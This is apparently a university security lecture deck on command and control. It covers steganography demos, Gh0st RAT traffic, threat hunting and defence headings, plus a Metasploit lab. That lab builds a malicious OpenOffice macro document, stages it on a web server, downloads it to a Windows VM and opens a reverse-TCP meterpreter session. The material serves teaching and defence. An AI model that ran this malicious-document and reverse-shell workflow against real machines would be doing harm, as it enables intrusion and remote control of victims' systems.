


7. Command & Control



What you need today

- ❖ Kali VM

- ❖ Windows VM

- ❖ Install WinRAR

- ❖ Things we do today

- ❖ Steganography

- ❖ Command and Control using Metasploit

- ❖ We are revisiting the malicious macro as an example

What is C2?

- ❖ Command and Control (C2) is defined by MITRE as follows:

“Command and Control consists of techniques that adversaries may use to **communicate** with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to **avoid detection**. There are many ways an adversary can establish command and control with various levels of **stealth** depending on the victim’s network structure and defenses.”

- MITRE Corp.

- ❖ The main goal of C2 is to communicate and avoid detection through stealth communication.
- ❖ Naturally, the goal of the defender is to detect and mitigate the attack.

C2 (stealth) communication

C2 (stealth) communication

Steganography

❖ Demo

- ❖ You should be able to use your Kali
 - ❖ Need the Python Pillow library, but it should be installed by default.
 - ❖ If not, `python3 -m pip install pillow`



```
wget https://github.com/uwacyber/cits3006/raw/2023S2/cits3006-labs/files/steg.zip
```

Steganography

❖ White space steg

The screenshot shows two Microsoft Word documents side-by-side. The left document, titled 'original.txt', contains the following text:

1 Miusov, as a man man of breeding and deilcacy, could not but feel some inwrd qualms, when he reached the Father Superior's with Ivan: he felt ashamed of havin lost his temper.
2 He felt that he ought to have disdaimed that despicable wretch, Fyodor Pavlovitch, too much to have been upset by him in Father Zossima's cell, and so to have forgotten himself.
3 "Teh monks were not to blame, in any case," he reflceted, on the steps.
4 "And if they're decent people here (and the Father Superior, I understand, is a nobleman) why not be friendly and courteous withthem? I won't argue, I'll fall in with everything, I'll win them by politness, and show them that I've nothing to do with that Aesop, thta buffoon, that Pierrot, and have merely been takken in over this affair, just as they have.
5"
6
7 He determined to drop his litigation with the monastary, and relinquish his claims to the wood-cuting and fishery rihtgs at once.

The right document, titled 'secret.txt', contains the following recovered text:

1 Miusov, as a man man of breeding and deilcacy, could not but feel some inwrd qualms, when he reached the Father Superior's with Ivan: he felt ashamed of havin lost his temper.
2 He felt that he ought to have disdaimed that despicable wretch, Fyodor Pavlovitch, too much to have been upset by him in Father Zossima's cell, and so to have forgotten himself.
3 "Teh monks were not to blame, in any case," he reflceted, on the steps.
4 "And if they're decent people here (and the Father Superior, I understand, is a nobleman) why not be friendly and courteous withthem? I won't argue, I'll fall in with everything, I'll win them by politness, and show them that I've nothing to do with that Aesop, thta buffoon, that Pierrot, and have merely been takken in over this affair, just as they have.
5"
6
7 He determined to drop his litigation with the monastary, and relinquish his claims to the wood-cuting and fishery rihtgs at once.
8 He was the more ready to do this becuase the rights had becom much less valuable, and he had indeed the vaguest idea

```
(base) [jin@kali]-(~/cits3006/lect7/Text White Space]
└$ python3 decode.py
What is the hidden file name : secret.txt
your secret message is: hello world
```


```
(base) [jin@kali]-(~/cits3006/lect7/Text White Space]
└$ python3 decode.py
What is the hidden file name : original.txt
no secret message in this file
```

Steganography

❖ LSB

```
(base) └─(jin㉿kali)-[~/cits3006/lect7/LSB]
└$ python3 LSBencoder.py
What is the image file to be used?: space.png
What is the secret image file name? (extension must be png): secret.png
What is the secret message?: hello world
Loaded image
New image created.
Stored pixels to new image.
Image saved.
```

```
(base) └─(jin㉿kali)-[~/cits3006/lect7/LSB]
└$
```



```
(base) └─(jin㉿kali)-[~/cits3006/lect7/LSB]
```

```
└$ python3 LSBdecoder.py
```

```
What is the secret image file to unpack?: secret.png
```

```
Loaded image.
```

```
Extracting LSB from pixels ...
```

```
hello world
```

```
(base) └─(jin㉿kali)-[~/cits3006/lect7/LSB]
```

```
└$ python3 LSBdecoder.py
```

```
What is the secret image file to unpack?: space.png
```

```
Loaded image.
```

```
Extracting LSB from pixels ...
```

```
»¥»í²~Çÿÿßñ»ûùÅóÿ9[¿ö%Uß}PÚ¼}ñmÿ×ÚSH¹æáhpýs÷½«ùFûuæÊ</N`j!ýEü_ú¡
```


```
öþé©#P®þöà{HbÇ?ôÜÜç"ûÎs-nm=³]3ö@]-ä}>û¿v3ù¶óù5ây?ðó¼Y]¾»{ßþ±;úàÐ
```

```
(base) └─(jin㉿kali)-[~/cits3006/lect7/LSB]
```

```
└$
```


Steganography

◆ WinRAR



```
C:\Users\user\Downloads>copy /b original.jpg + message.rar secret.jpg
original.jpg
message.rar
      1 file(s) copied.

C:\Users\user\Downloads>
```



What about our existing defence?

- ❖ We have a list of defence mechanisms:
 - ❖ Endpoints
 - ❖ Anti-malware
 - ❖ App controls
 - ❖ Security updates
 - ❖ Emails
 - ❖ Anti-spam/phishing/impersonation
 - ❖ DNS
 - ❖ DNS filtering
 - ❖ Browser protection
 - ❖ Humans
 - ❖ Training

Threat Hunting Maturity Model

❖ HMM is a five-level evaluation system to categorise the organisation's ability to hunt threats.

❖ Focuses on:

- ❖ Data collection
- ❖ Hypotheses Creation
- ❖ Tools and Techniques
- ❖ Pattern and Tactics, Techniques, and Procedures (TTPs) Detection
- ❖ Analytics Automation



Threat Hunting Maturity Model



What can you do with C2?

Tools for C2

- ❖ Many tools exist to automate C2 operations
 - ❖ Caldera (open & paid)
 - ❖ Cobaltstrike (paid)
 - ❖ Metasploit (open & paid)
 - ❖ Empire (open)
 - ❖ Silver (open)
 - ❖ Etc...

❖ Demo

- ❖ You will need Apache Open Office setup to actually do the exploit.
- ❖ We'll use metasploit functions to see how C2 could work in practice.
- ❖ We will use both Kali and Windows VMs



C2

```
msf6 exploit(multi/misc/openoffice_document_macro) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/openoffice_document_macro) >
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] Using URL: http://192.168.68.8:8080/k4y6hID20w8SS
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH) ...
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Basic/Standard
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /usr/share/metasploit-framework/data/exploits/openoffice_document_
macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: content.xml
[*] Packaging file: manifest.rdf
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging file: settings.xml
[*] Packaging file: styles.xml
[+] report.odt stored at /home/jin/.msf4/local/report.odt
```

```
└──(jin㉿kali)-[~]
└─$ sudo cp /home/jin/.msf4/local/report.odt /var/www/html/share

└──(jin㉿kali)-[~]
└─$ sudo service apache2 start

└──(jin㉿kali)-[~]
└─$ ┌─
```

```
PS C:\Users\jin> wget http://192.168.68.8/share/report.odt -UseBasicParsing -outfile "C:\Users\jin\Desktop\report.odt"
PS C:\Users\jin> cd .\Desktop\
PS C:\Users\jin\Desktop> ls

    Directory: C:\Users\jin\Desktop

Mode                LastWriteTime        Length Name
----                -----          ---- -
d-----       27/07/2022     7:32 AM            odbg110
d-----       28/07/2022    11:01 PM   102400000 OpenOffice 4.1.13 (en-US) Installation Files
-a----       29/05/2022    12:16 AM      2352 Microsoft Edge.lnk
-a----       29/07/2022    1:24 AM       7714 report.odt

PS C:\Users\jin\Desktop> ┌─
```

- ❖ Look up help for various command and control functions.

```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session

Examples – Gh0st RAT

- ❖ First 5 bytes were used to indicate the C2 commands
- ❖ The rest bytes were encoded using zlib compression algorithm
- ❖ Different magic headers used
 - ❖ HEART
 - ❖ cb1st
 - ❖ ...
- ❖ Typically uses non-standard port (e.g., 1036) so it is reasonably easy to detect.

Screenshot showing network traffic analysis and process connections for the Gh0st RAT malware.

Network Traffic Analysis:

No.	Time	Source	Destination	Protocol	Length	Info
6	0.072529	192.168.1.100	192.168.1.2	TCP	62	1036 > 2011 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
7	0.083289	192.168.1.2	192.168.1.100	TCP	62	2011 > 1036 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
8	0.083473	192.168.1.100	192.168.1.2	TCP	54	1036 > 2011 [ACK] Seq=1 Ack=1 Win=64240 Len=0
9	0.095378	192.168.1.100	192.168.1.2	TCP	287	1036 > 2011 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=233
10	0.095447	192.168.1.2	192.168.1.100	TCP	54	2011 > 1036 [ACK] Seq=1 Ack=234 Win=15544 Len=0
11	0.082397	192.168.1.100	192.168.1.2	TCP	54	1036 > 2011 [RST, ACK] Seq=234 Ack=1 Win=0 Len=0

Follow TCP Stream:

Stream Content:
Gh0st...L...x.K.P3.....X....H....e&.+,\$&g+.3.p....21...c.Edu.D...WN....u.)..:j
5...(.P.\$....."R..K..l...V1..X.#X.K..@
...L.....s.ue ...q...!..Y..q}'}....'tg..m0..0...%....=.k.p ...'.D?....@.....:

connections - Network Connections of Malicious Process:

```
192.168.1.100:1037      192.168.1.2:2011      svchost.exe(pid:408)
```

connscan - Network Connections of Malicious Process:

```
192.168.1.100:1037      192.168.1.2:2011      svchost.exe(pid:408)
```

DLL's Loaded by the Malicious Process:

Examples - Others

❖ NanoLocker

- ❖ Using ICMP to ping with the ransomware payload

❖ Zeus

- ❖ Uses P2P protocols
- ❖ XOR'd payload for obfuscation
- ❖ Used UDP payloads

❖ Blind Drop

- ❖ Used public social media services
- ❖ Could use comments or files such as images, videos, audios etc. to send commands

❖ Dalexis

- ❖ Used TOR

Defence against C2

- ❖ Several techniques exist

References

- ❖ Threat Hunting Maturity model

- ❖ <https://socprime.com/blog/threat-hunting-maturity-model-explained-with-examples/>